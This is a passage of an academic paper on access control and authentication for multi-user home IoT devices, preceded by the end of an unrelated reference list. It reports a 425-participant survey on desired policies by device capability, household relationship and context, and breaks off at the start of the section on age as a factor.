[42] Universities and Colleges Information Systems Association (UCISA). *Chapter 8: roles and competencies*. Of *Information Security Management Toolkit*, 2015.

[43] B. Ur, S. M. Segreti, L. Bauer, N. Christin, L. F. Cranor, S. Komanduri, D. Kurilova, M. L. Mazurek, W. Melicher, and R. Shay. Measuring real-world accuracies and biases in modeling password guessability. In *USENIX security*. USENIX Association, Washington, D.C., 2015, pp. 463–481.

[44] P. C. Van Oorschot and S. Stubblebine. On countering online dictionary attacks with login histories and humans-in-the-loop. *ACM trans. inf. syst. secur.*, 9(3):235–258, 2006. DOI: 10.1145/1178618.1178619.

[45] M. Weir, S. Aggarwal, M. Collins, and H. Stern. Testing metrics for password creation policies by attacking large sets of revealed passwords. In *Proc. 17th ACM conference on computer and communications security (CCS)*. ACM, New York, NY, USA, 2010, pp. 162–175. DOI: 10.1145/1866307.1866327.

[46] D. L. Wheeler. Zxcvbn: low-budget password strength estimation. In *25th USENIX security symposium (USENIX security 16)*. USENIX Association, Austin, TX, 2016, pp. 157–173.

[47] J. Yan, A. Blackwell, R. J. Anderson, and A. Grant. Password memorability and security: empirical results. *IEEE security & privacy*, 2(5):25–31, 2004. DOI: 10.1109/MSP.2004.81.

[48] E. v. Zezschwitz, A. D. Luca, and H. Hussmann. Survival of the shortest: a retrospective analysis of influencing factors on password composition. In *IFIP conference on human-computer interaction (INTERACT)*. In LNCS. Springer, Berlin, Heidelberg, 2013, pp. 460–467. DOI: 10.1007/978-3-642-40477-1_28.

[49] Y. Zhang, F. Monrose, and M. K. Reiter. The security of modern password expiration: an algorithmic framework and empirical analysis. In *Proc. 17th ACM conference on computer and communications security (CCS)*. ACM, New York, NY, USA, 2010, pp. 176–186. DOI: 10.1145/1866307.1866328.

[50] L. Zhang-Kennedy, S. Chiasson, and P. v. Oorschot. Revisiting password rules: facilitating human management of passwords. In *2016 APWG symposium on electronic crime research (eCrime)*, 2016. DOI: 10.1109/ECRIME.2016.7487945.

# Rethinking Access Control and Authentication for the Home Internet of Things (IoT)

Weijia He, Maximilian Golla†, Roshni Padhi, Jordan Ofek,
Markus Dürmuth†, Earlence Fernandes‡, Blase Ur
*University of Chicago, † Ruhr-University Bochum, ‡ University of Washington*

## Abstract

Computing is transitioning from single-user devices to the Internet of Things (IoT), in which multiple users with complex social relationships interact with a single device. Currently deployed techniques fail to provide usable access-control specification or authentication in such settings. In this paper, we begin reenvisioning access control and authentication for the home IoT. We propose that access control focus on IoT capabilities (i. e., certain actions that devices can perform), rather than on a per-device granularity. In a 425-participant online user study, we find stark differences in participants' desired access-control policies for different capabilities within a single device, as well as based on who is trying to use that capability. From these desired policies, we identify likely candidates for default policies. We also pinpoint necessary primitives for specifying more complex, yet desired, access-control policies. These primitives range from the time of day to the current location of users. Finally, we discuss the degree to which different authentication methods potentially support desired policies.

## 1 Introduction

Recent years have seen a proliferation of Internet of Things (IoT) devices intended for consumers' homes, including Samsung SmartThings [35], the Amazon Echo voice assistant [2], the Nest Thermostat [48], Belkin's Wemo devices [5], and Philips Hue lights [32]. To date, IoT security and privacy research has focused on such devices' insecure software-engineering practices [3,13,15], improper information flows [15,40,45], and the inherent difficulties of patching networked devices [49,51].

Surprisingly little attention has been paid to *access-control-policy specification* (expressing which particular users, in which contexts, are permitted to access a resource) or *authentication* (verifying that users are who they claim to be) in the home IoT. This state of affairs is troubling because the characteristics that make the IoT distinct from prior computing domains necessitate a rethinking of access control and authentication. Traditional devices like computers, phones, tablets, and smart watches are generally used by only a single person. Therefore, once a user authenticates to their own device, minimal further access control is needed. These devices have screens and keyboards, so the process of authentication often involves passwords, PINs, fingerprint biometrics, or similar approaches [6].

Home IoT devices are fundamentally different. First, numerous users interact with a single home IoT device, such as a household's shared voice assistant or Internet-connected door lock. Widely deployed techniques for specifying access-control policies and authenticating users fall short when multiple users share a device [50]. Complicating matters, users in a household often have complex social relationships with each other, changing the threat model. For example, mischievous children [38], parents curious about what their teenagers are doing [44], and abusive romantic partners [29] are all localized threats amplified in home IoT environments.

Furthermore, few IoT devices have screens or keyboards [37], so users cannot just type a password. While users could possibly use their phone as a central authentication mechanism, this would lose IoT devices' hands-free convenience, while naïve solutions like speaking a password to a voice assistant are often insecure.

Real-world examples of the shortcomings of current access-control-policy specification and authentication for home IoT devices have begun to appear. A Burger King TV commercial triggered Google Home voice assistants to read Wikipedia pages about the Whopper [47], while the cartoon South Park mischievously triggered Amazon Echo voice assistants to fill viewers' Amazon shopping carts with risqué items [34]. While these examples were relatively harmless, one could imagine a rogue child remotely controlling the devices in a sibling's room to annoy them, a curious babysitter with temporary

access to a home perusing a device's history of interactions, or an enterprising burglar asking a voice assistant through a cracked window to unlock the front door [42].

In this paper, we take a first step toward rethinking the specification of access-control policies and authentication for the home IoT. We structure our investigation around four research questions, which we examine in a 425-participant user study. These research questions are motivated by our observation that many home IoT devices combine varied functionality in a single device. For example, a home hub or a voice assistant can perform tasks ranging from turning on the lights to controlling the door locks. Current access control and authentication is often based on a device-centric model where access is granted or denied per device. We move to a capability-centric model, where we define a capability as a particular action (e. g., ordering an item online) that can be performed on a particular device (e. g., a voice assistant). Intuition suggests that different capabilities have different sensitivities, leading to our first research question:

**RQ1**: Do desired access-control policies differ among capabilities of single home IoT devices? (Section 6.2 and 6.3).

We investigated this question by having each study participant specify their desired access-control policy for one of 22 home IoT capabilities we identified. For household members of six different relationships (e. g., spouse, child, babysitter), the participant specified when that person should be allowed to use that capability. Our findings validated our intuition that policies about capabilities, rather than devices, better capture users' preferences. Different capabilities for voice assistants and doors particularly elicited strikingly different policies.

While the ability to specify granularly who should be able to use which capabilities is necessary to capture users' policies, it incurs a steep usability cost. To minimize this burden through default policies, we asked:

**RQ2**: For which pairs of relationships (e. g., child) and capabilities (e. g., turn on lights) are desired access-control policies consistent across participants? These can be default settings (Section 6.4).

In our study, nearly all participants always wanted their spouses to be able to use capabilities other than log deletion at all times. Participants also wanted others to be able to control the lights and thermostat while at home. As intimated by the prior policy, the context in which a particular individual would use a capability may also matter. Children might be permitted to control lights, but perhaps not to turn the lights on and off hundreds of times in succession as children are wont to do. Nor should children be permitted to operate most household devices when they are away from home, particularly devices in siblings' rooms. A babysitter unlocking the door from inside the house has far fewer security implications than the babysitter setting a persistent rule to unlock the front door whenever anyone rings the doorbell.

**RQ3**: On what *contextual factors* (e. g., location) do access-control policies depend? (Section 6.5).

In addition to a user's location, we found that participants wanted to specify access-control policies based on a user's age, the location of a device, and other factors. Almost none of these contextual factors are supported by current devices. Finally, to identify promising directions for designing authentication mechanisms in the home IoT, we asked:

**RQ4**: What types of authentication methods balance convenience and security, holding the potential to successfully balance the consequences of falsely allowing and denying access? (Section 6.6).

Analyzing consequences participants noted for falsely allowing or denying access to capabilities, we identify a spectrum of methods that seem promising for authenticating users (Section 7), thereby enabling enforcement of users' desired access-control policies for the home IoT.

**Contributions** We begin to reenvision access control and authentication for the home IoT through a 425-participant user study. Our contributions include:

(i) Proposing access-control specification for the multi-user home IoT based on capabilities that better fits users' expectations than current approaches.
(ii) Showing the frequent context-dependence of access-control policies, identifying numerous contextual factors that future interfaces should support.
(iii) Setting an agenda for authentication in the home IoT based on methods that minimize the consequences of falsely allowing or denying access.

## 2 Background

In this section, we scope our notion of home IoT devices, identify our threat model, and review current devices' support for access control and authentication. We define home IoT devices to be small appliances that are Internet-connected and used primarily in the home. Internet-connected lights and thermostats are two examples. Many such devices are managed through a hub that facilitates communication between devices, enforces policies, and often allows for the creation of end-user programs or the use of apps.

### 2.1 Threat Model

The two major classes of adversaries in the smart home are external third parties and those who have legitimate physical access to the home. The former class includes those who exploit software vulnerabilities in

platforms [13], devices [3] (e. g., with Mirai), or protocols [16] intending to cause physical, financial, or privacy-related damage. The latter class includes household members with legitimate digital or physical access to the home, such as temporary workers or children [38]. These insider threats have received far less research attention, but are the focus of this paper. Insiders might be motivated to subvert a smart-home system's access controls for reasons ranging from curiosity to willful disobedience (e.g., a child attempting to take actions forbidden by their parents), or to attempt to correct imbalances created by the introduction of devices whose surveillance implications grant asymmetric power to certain members of a household (e. g., a parent tracking a teenager [44]).

We assume a domestic setting where occupants control home IoT devices through smartphones, voice assistants, rules, and physical interaction. For example, a maintenance worker may unlock the front door using a smartphone app, while a child might turn off their lights by speaking to a voice assistant. We aim for access-control rules that balance security, privacy, and functionality.

## 2.2 Affordances of Current Devices

Current home IoT devices have relatively limited affordances for access control and authentication. Taking a five-year-old survey of the home IoT landscape as a starting point [43], we surveyed current devices' affordances; Figure 1 shows representative samples. To control many current devices, people use smartphone apps that must be paired with devices. These apps offer various access-control settings. For example, the Nest Thermostat supports a binary model where additional users either have full or no access to all of the thermostat's capabilities. The August Smart Lock offers a similar model with guest and owner levels. Withings wireless scales let users create separate accounts and thus isolate their weight measurements from other users. On Apple HomeKit, one can invite additional users, restricting them to: (a) full control, (b) view-only control, (c) local or remote control.

Some devices offer slightly richer access-control-policy specification. The Kwikset Kevo Smart Lock allows access-control rules to be time-based; an owner can grant access to a secondary user for a limited amount of time. We find in our user study that time is a desirable contextual factor, but one of only many. We focus on capabilities, rather than devices. While most current devices do not allow for access-control policies that distinguish by capability, Samsung SmartThings lets users restrict third-party apps from accessing certain capabilities [36]. We find that restricting users, not just apps, access to a particular capability is necessary.

From this analysis, we found current mechanisms to be rudimentary and lack the necessary vocabulary for specifying access-control rules in complex, multi-user environments. We aim to establish a richer vocabulary.

Current authentication methods for the home IoT appear transplanted from smartphone and desktop paradigms. Passwords are widely used in conjunction with smartphones. For example, SmartThings has an app through which a user can control devices. A user first authenticates to this app using a password. Voice-based authentication is currently very rudimentary and is not used for security, but for personalization. For instance, Google Home uses speaker recognition for customizing reminders, but not for security-related tasks [19].

# 3 Related Work


Current research focuses on analyzing and fixing the security of platforms [13, 14, 45], protocols [16], and devices [3]. Fernandes et al. discuss how smart-home apps can be overprivileged in terms of their access to devices and present attacks exploiting deficiencies in apps' access-control mechanisms [13]. Mitigations have involved rethinking permission granting [13, 22, 41].

Comparatively little work has focused on authorizing and authenticating *humans to home IoT devices*. Prior work has focused on the difficulties of access control in the home [4, 24, 25, 30], rather than solutions. Furthermore, the consumer device landscape has changed rapidly in the years since these initial studies.

Some older work has examined authentication [39] and access-control [43] for deployed home IoT devices, finding such affordances highly ineffective. Recent studies [31, 50] have sought to elicit users' broad security and privacy concerns with IoT environments, particularly noting multi-user complexity as a key security challenge. This complexity stems from the social ties in a home IoT setting. For instance, researchers have noted that roommates [26], guests [23], neighbors [7], and children [8,38] are all important considerations in multi-user environments. We build on this work, identifying desired access-control rules for home IoT devices and bringing both relationships between home occupants and devices' individual capabilities to the forefront.

Prior research on IoT authentication has focused on protocols (e.g., Kerberos-like frameworks [1, 27]) without considering the constraints of users. Feng et al. introduced VAuth, voice-based authentication for voice assistants [12]. VAuth requires the use of wearable hardware to establish an authentication channel, however. One of our goals (RQ4) is to identify the authentication mechanisms that might be suitable for multi-user devices.

Smartphones can be considered a predecessor to the IoT, yet the large literature [9, 10, 11, 46] on specifying which apps can access which resources translates only partially to home IoT devices. Enck et al. discuss how




(a) Nest Learning Thermostat (b) August Smart Lock (c) Apple HomeKit (d) Kwikset Kevo Smart Lock

Figure 1: Current access-control-specification interfaces: The Nest Thermostat (a) only allows "all-or-nothing" specification, while the August Smart Lock (b) only offers coarse-grained access control via predefined Guest and Owner groups. In contrast, Apple's HomeKit (c) differentiates between view and edit access level, as well as local and remote access. The Kwikset Kevo Smart Lock (d) provides time-based access control, but not other factors.

apps could gain access to resources by requesting permission from the user [9], while Felt et al. discuss how users may not always pay attention to such prompts [11]. A common theme is that apps access phone resources, and a phone is a single-user device not typically shared with others. On current versions of Android, one can configure secondary accounts with restrictions on what apps may be used [17], yet having separate accounts does not solve the multi-user challenges of home IoT devices.

## 4 Pre-Study

As a first step in exploring access control based on capabilities and relationships in the home IoT, we conducted a pre-study to identify capabilities and relationships that elicit representative or important user concerns. To ground our investigation of capabilities of the home IoT in devices consumers would likely encounter, we created a list of home IoT devices (Appendix A) from consumer recommendations in CNET, PCMag, and Tom's Guide [33]. We grouped devices by their core functionality into categories including *smart-home hubs*, *door locks*, and *voice assistants*.

For each category of device, we collected the capabilities offered by currently marketed devices in that category. We added likely future capabilities, as well as the ability to write end-user programs [40, 45]. We showed each pre-study participant all capabilities identified for a single given class of device. The participant answered questions about the positive and negative consequences of using that capability, and they also identified additional capabilities they expected the device to have. We used this process to identify a comprehensive, yet diverse, set of capabilities that range from those that elicit substantial concerns to those that elicit none.

To identify a small set of relationships to investigate in the main study, we also showed participants a table of 24 relationships (e. g., teenage child, home health aide) and asked them to group these relationships into five ordered levels of desired access to smart-home devices. We chose this list of 24 relationships based on existing users and groups in discretionary access control (DAC) systems and common social relationships in households.

We conducted the pre-study with 31 participants on Amazon's Mechanical Turk. Participants identified potential concerns for a number of capabilities, in addition to identifying capabilities (e. g., turning on lights) that aroused few concerns. We used these results to generate a list of capabilities, grouping similar functionalities across devices into categories like viewing the current state of a device. We selected the 22 capabilities whose pre-study results showed a spectrum of opinions and concerns while maintaining a feature-set representative of smart homes.

To narrow our initial list of 24 relationships to a tractable number, we examined how pre-study participants assigned each relationship to one of the five ordered categories of desired access to household devices. We chose the six relationships that span the full range of desired access and for which participants were most consistent in their assignments to a category.

## 5 Methodology

To elicit desired access-control policies for the home IoT, our main study was an online survey-based user study. We recruited participants on Mechanical Turk, limiting the study to workers age 18+ who live in the United States and have an approval rating of at least 95 %.

### 5.1 Protocol

Each participant was presented with a single capability (e.g., "see which lights in the home are on or off") randomly chosen from among the 22 identified in the pre-study. Appendix B gives the full list of capabilities and the descriptions participants saw.

We then presented the participant with one of six relationships: spouse; teenage child; child in elementary school; visiting family member; babysitter; neighbor. The text used to describe each relationship is in Appendix C. We first asked whether such a person should be permitted to control that capability "always," "never," or "sometimes, depending on specific factors." These answers were the first step in identifying participants' desired access-control policies. For the first two options, we required a short free-text justification. To better understand the importance of an authentication method correctly identifying the person in question and the system correctly enforcing the access-control policy, we asked participants who answered "always" or "never" to state how much of an inconvenience it would be if the system incorrectly denied or allowed (respectively) that particular user access to that capability. Participants chose from "not an inconvenience," "minor inconvenience," or "major inconvenience," with a brief free-text justification.

If the participant chose "sometimes," we required additional explanations to further delineate their desired access-control policy. They first explained in free-text when that person should be allowed to use that capability, followed by when they should not be allowed to do so. On a five-point scale from "not important" to "extremely important," we asked how important it was for them to have (or not have) access to that capability.

We repeated these questions for the other five relationships in random order. Thus, each participant responded for all six relationships about a single capability.

Afterwards, we asked more general questions about specifying access-control policies for that capability. In particular, we presented eight contextual factors in randomized order, asking whether that factor should influence whether or not anyone should be permitted to use that capability. The possible responses were "yes," "no," and "not applicable," followed by a free-response justification. We asked about the following factors: the time of day; the location of the person relative to the device (e.g., in the same room); the age of the person; who else is currently at home; the cost of performing that action (e.g., cost of electricity or other monetary costs); the current state of the device; the location of the device in the home; the person's recent usage of the device. Further, we asked participants to list any additional factors that might affect their decision for that capability.

We concluded with questions about demographics, as well as the characteristics of the participant's physical house and members of their household. We also asked about their ownership and prior use of Internet-connected devices. Appendix D gives the survey instrument. We compensated participants $3.50 for the study, which took approximately 20 minutes and was IRB-approved.

### 5.2 Analysis

Participants' responses about their access-control preferences included both qualitative free-text responses and multiple-choice responses. Two independent researchers coded the qualitative data. The first researcher performed open coding to develop a code book capturing the main themes, while the second coder independently used that same code book. To quantitatively compare multiple-choice responses across groups, we used the chi-squared test when all cell values were at least 5, and Fisher's Exact Test (FET) otherwise. For all tests, $\alpha = .05$, and we adjusted for multiple testing within each family of tests using Holm correction.

### 5.3 Limitations

The ecological validity and generalizability of our study are limited due to our convenience sample on Mechanical Turk. Most of our questions are based on hypothetical situations in which participants imagine the relationships and capabilities we proposed to them and self-report how they expect to react. Furthermore, while some participants were active users of home IoT devices, others were not, making the scenarios fully hypothetical for some participants. We chose to accept this limitation and include recruits regardless of prior experience with home IoT devices to avoid biasing the sample toward early adopters, who tend to be more affluent and tech-savvy.

## 6 Results

In the following sections we present our findings. We begin by providing an overview of our participants (Section 6.1). Next, we present how desired access-control policies differ across capabilities (RQ1, Section 6.2) and the degree to which desired policies differ across relationships (RQ1, Section 6.3). After that, we show

for which pairs of relationships and capabilities the desired access-control policies are consistent across participants. We use these pairs to derive default policies (RQ2, Section 6.4). Next, we evaluate which contextual factors (e. g., age, location, usage) influence the "sometimes" cases the most, thus explaining users' reasoning for not always allowing access to a capability (RQ3, Section 6.5). Finally, we analyze the consequences of false authorization and show the impact of falsely allowing / denying access to a certain capability on a per-relationship level (RQ4, Section 6.6).

## 6.1 Participants

A total of 426 individuals participated in the study, and 425 of them were qualified as effective responses. One response was excluded from our data because their free-text responses were unrelated to our questions. Our sample was nearly gender-balanced; 46 % of participants identified as female, and 54 % as male. The median age range was 25-34 years old (47 %). Most participants (85 %) were between 25 and 54 years old. Some participants (19 %) reported majoring, earning a degree, or holding a job in computer science or a related field.

The majority of our participants (67 %) live in a single-family home, while 25 % live in an apartment. Nearly half of the participants own (49 %) the place where they live, while 47 % rent. Furthermore, we asked how many people (including the participant) live in the same household. Around 20 % of participants reported living in a single-person household, 27 % in a two-person, 23 % in a three-person, and 17 % in a four-person household.

## 6.2 Capabilities (RQ1)

Current access-control implementation in a smart home system is largely device-based. However, our data motivates a more fine-grained, flexible access-control mechanism. In the following parts, we discuss our main findings, which are visualized in Figure 2.

A) **Capability Differences Within a Single Device**

We observed that participants' attitudes toward various capabilities differ within a single device. For example, voice assistants can be used to play music and order things online. However, participants were much more willing to let others play music (32.5 % of participants choose *never* averaged across the six relationships, $\sigma = 0.33$, $median = 23.7\,\%$) than order things online (59.7 % choose *never* on average, $\sigma = 0.40$, $median = 71.1\,\%$) (FET, $p < .05$ for the teenager, child, and visiting family member relationships).

Another example of differing opinions across capabilities within a single device include deleting an IoT lock's activity logs and answering the door, viewing the current state of the lock, and setting rules for the lock. Across relationships, participants were permissive about capabilities like answering the door (25.6 % chose "never" averaged across all relationships other than children, $\sigma = 0.33$, $median = 16,7\,\%$). Because children would likely not have a smartphone, we did not ask about them performing this action and we exclude them from this analysis. In contrast, 76.8 % of participants said they would *never* allow others to delete activity logs ($\sigma = 0.28$, $median = 92.1\,\%$). These differences are significant (FET, all $p < 0.05$ comparing within teenagers, visiting family, and babysitters). Even for a very trust-based relationship like a spouse, some participants still chose *never*. When asked why, one participant wrote: *"No one should be able to delete the security logs."*

Even if individuals with relationships like neighbor or babysitter do not live in the same house, permissions are sometimes given when the owner of the house is not around. One typical response for when a capability should be accessible to neighbors is *"Perhaps when I'm on vacation and I ask them to watch my home."*

B) **Context-Dependent Capabilities**

We identified "Answering the Doorbell" to be a highly context-dependent capability. 40 % of participants across relationships ($\sigma = 0.33$, $median = 38.9\,\%$) selected *sometimes* for this capability. At the same time, an average of 25.6 % of participants across relationships chose *never* ($\sigma = 0.33$, $median = 16.7\,\%$).

Whether the homeowner is present is a key factor impacting responses. Many participants (66.7 %) chose *sometimes* when it came to the babysitter, because the job itself indicates the parents are not around. If a delivery person rings the doorbell while the babysitter is home, the babysitter should be allowed to handle the event. The majority of participants (77.8 %) also *sometimes* trust a visiting family member with the same level of access. Some participants (16.7 %) will even consider giving this access to their neighbors, so that if there is an emergency when the family is on vacation, their neighbor can see who is at the door from their smartphone.

## 6.3 Relationships (RQ1)

Relationships play an important role in participants' preferred access-control policies.

A) **Babysitter vs. Visiting Family**

In the pre-study, we identified the babysitter and a visiting family member to be members of a guest-like group. In the main study, participants' overall attitudes toward babysitters and visiting family members were quite consistent with each other. No significant differences are observed between these two relationships in our pairwise chi-squared tests. This is understandable because both





Figure 2: Participants' desired access-control policies. We introduced participants to a list of relationships (e.g., *neighbor*) and asked them to choose whether someone of that relationship should be permitted to "always," "sometimes," or "never" control a capability (e.g., adjust the *camera angle*) in their smart home.

relationships share some trust with the homeowner, while neither lives in the same household.

In general, policies toward a visiting family member are slightly more permissive than policies toward a babysitter. However, analyzing the qualitative data, we found the situation to be more complex. There are some specific capabilities, such as "Live Video," where babysitters would be granted permissions at a higher rate than a visiting family member. 57.1 % of participants decided that a visiting family member would *never* have access to this feature, while only 33.3 % of participants decided the same for a babysitter. The reason is that a babysitter's job is to take care of a child while a parental figure is away. Therefore, the capability itself might help a babysitter take better care of the child, leading to a high rate of granting this permission *sometimes*.

Meanwhile, some features show strong subjective variations, including granting babysitters and visiting family members permission for "Answering the Doorbell." Some participants found it useful to always allow access, while other participants felt uncomfortable letting someone that is not part of their family have access to this particular capability.

From these observations, we conclude that it is important to have both a relationship-based and capability-based access-control model in a smart home. Such a model should be flexible enough to address the complex needs and use cases that might occur.

B) **Child vs. Teenager**

Though both children and teenagers are under a parent or guardian's watch, a teenager (presented as 16 years old) and a child (presented as 8 years old) were given very different access scopes. After removing the five capabilities that are not applicable to a child (whom we assume lacks a smartphone), for twelve of the seventeen remaining capabilities teenagers were given greater access (FET, all $p < .05$). A 16-year-old teenager was regarded as a young adult by many participants and was more widely trusted to use capabilities responsibly. Therefore, the *always* permission was chosen often, and no need for supervision was mentioned in their free-text responses.

Meanwhile, granting an 8-year-old child unencumbered access worried participants much more. Some participants mentioned that they were concerned that a young child would misuse these capabilities, either intentionally or unintentionally, and thus ruin all the settings. Several participants even expressed their worries that a young child could get themselves in danger with the access. For instance, one participant, who selected *never* for the capability of seeing which door is currently locked or unlocked, wrote: *"An elementary school child should not be leaving the house on his own accord."* An 8-year-old child's level of understanding of a smart home system is also questionable. As a result, children rarely were granted access *always* for capabilities other than those related to lights.

Even for capabilities for which participants chose relatively restrictive settings for both teenagers and young children (e. g., "Order Online"), attitudes differed. Though only 5.3 % of participants agreed to give full access to "Order Online" to a teenager, 73.7 % chose *sometimes* over *never*, giving limited access to their teenager to buy things they needed on Amazon. For young children, 94.7 % participants believed that a child at that age should *never* have access to it, frequently justifying that there is no need for younger children to order things online themselves. Many participants mentioned supervision or limitations on what a teenager can buy on Amazon, but they did admit they would let a teenager buy things from Amazon themselves if they had a reason.

C) **Overall Preference for Restrictive Polices**

We found that, except for spouses and teenagers, most participants preferred a more restrictive access-control policy over a more permissive one. For nine of the twenty-two capabilities averaged over all relationships, more than half of participants chose *never* more frequently than *sometimes*, and *sometimes* more frequently than *always*. Averaged across all capabilities, only 18.1 % of participants ($\sigma = 0.12$, *median* = 13.2 %) chose *always* for visiting family members, 10.3 % for babysitters ($\sigma = 0.09$, *median* = 7.9 %), 8.3 % for children ($\sigma = 0.10$, *median* = 5.6 %) and 0.7 % for neighbors ($\sigma = 0.03$, *median* = 0 %). There was only a small group of capabilities for which participants were widely permissive: controlling lights and music, which do not have much potential to cause harm or damage.

## 6.4 Default Policies (RQ2)

In this section, we give an overview of the default deny/allow access policies we observed that capture most participants' responses. We categorize the policies by relationships and give an in-depth analysis of our findings.

### 6.4.1 Default Allow

A) **Spouses are Highly Trusted**

Averaged across all capabilities, 93.5 % of participants ($\sigma = 0.09$, *median* = 95.3 %) agreed to *always* give access to their spouse, while only 4.15 % ($\sigma = 0.05$, *median* = 0 %) answered *sometimes*, and 2.35 % ($\sigma = 0.06$, *median* = 0 %) said *never*. For participants who selected *always*, their most frequent reason was that they fully trust their spouse and that equality should be guaranteed in a marriage. Half of the non-permissive responses came from the capability to delete the smart lock's log file.

B) **Controlling Lights**

Access-control policies relating to lights were the most permissive. Looking at the responses for the capability to turn lights on and off, most responses align with a proposed default policy of people only being able to control the lights if they are physically present within the home. Relatedly, some participants chose *sometimes* for visiting family members and babysitters, depending on whether they are physically present within the home.

Table 1: Potential default access-control policies that reflected the vast majority of participants' preferences.

**All**
- *Anyone* who is *currently at home* should always be *allowed* to adjust *lighting*
- *No one* should be *allowed* to *delete log files*

**Spouse**
- *Spouses* should *always* have access to *all capabilities*, except for deleting log files
- *No one except a spouse* should unconditionally be allowed to access administrative features
- *No one except a spouse* should unconditionally be allowed to make online purchases

**Children in elementary school**
- Elementary-school-age *children* should *never* be able to use capabilities *without supervision*

**Visitors (babysitters, neighbors, and visiting family)**
- *Visitors* should only be able to use any capabilities *while in the house*
- *Visitors* should *never* be allowed to use capabilities of *locks, doors, and cameras*
- *Babysitters* should only be able to *adjust the lighting and temperature*

### 6.4.2 Default Deny

A) **Lock Log Sensitivity**

As mentioned in Section 6.2, "Delete Lock Log" is the capability least frequently permitted, and access should therefore be denied by default. Even for a spouse, this capability should not be accessed by default (only 68.4 % chose *always* for their spouse). More than 75 % of participants chose *never* for all other relationships. As the main method of retrospecting usage history, the log is not meant to be deleted.

B) **Supervising Children**

The elementary-school-age child (presented as 8 years old) was one of the most restricted relationships. On average across all capabilities, 69.4 % of participants chose *never* for the child ($\sigma = 0.19$, *median* = 70.6 %). Only neighbors received fewer permissions. In our chi-squared tests, we did not observe significant differences in desired access-control settings for children between participants who are currently living with a child, who have lived with a child before, and who have never lived with a child. None of our capabilities were considered child-friendly enough for even the majority of participants to *always* grant their elementary-school-age child

access to that capability *always*. For only the "Light State" and "Play Music" capabilities was *never* chosen by fewer than half of participants. Despite being an immediate family member and living together, plenty of participants expressed fears that a child at that age might toy with these features and unintentionally mess up their settings or even cause danger to themselves. With supervision, though, many participants would consider giving temporary access to their children to gradually teach them how to use such a new technology.

C) **Ordering Online**

The capability to make an online purchase was generally limited to spouses only; 78.9 % of participants said that only their spouse should always be allowed to make online purchases, but 84.2 % also said that it was acceptable for non-spouse users to do the same if given explicit permission by the homeowner.

D) **Administrative Capabilities**

By default, only spouses should be able to access administrative capabilities, such as adding users, connecting new devices, and installing software updates. 89.7 % of participants gave their spouse access to these administrative capabilities *always*, while only 39.7 % of participants *always* gave comparable access to their teenage child. Unsurprisingly, under twenty percent of participants would give full access to other relationships.

## 6.5 The Impact of Context (RQ3)

Since there are many factors at play in the access-control-policy specification process, it is important to identify which contextual factors are most influential in this process and how they contribute to the final decision. The full results are visualized in Figure 3. We also ran chi-squared tests to see if each contextual factor had a relatively greater influence on some capabilities rather than others. While we did not observe significant differences for the "People Nearby", "Cost" and "Usage History" contextual factors across capabilities, we did observe significant differences for the other five contextual factors.

A) **Age**

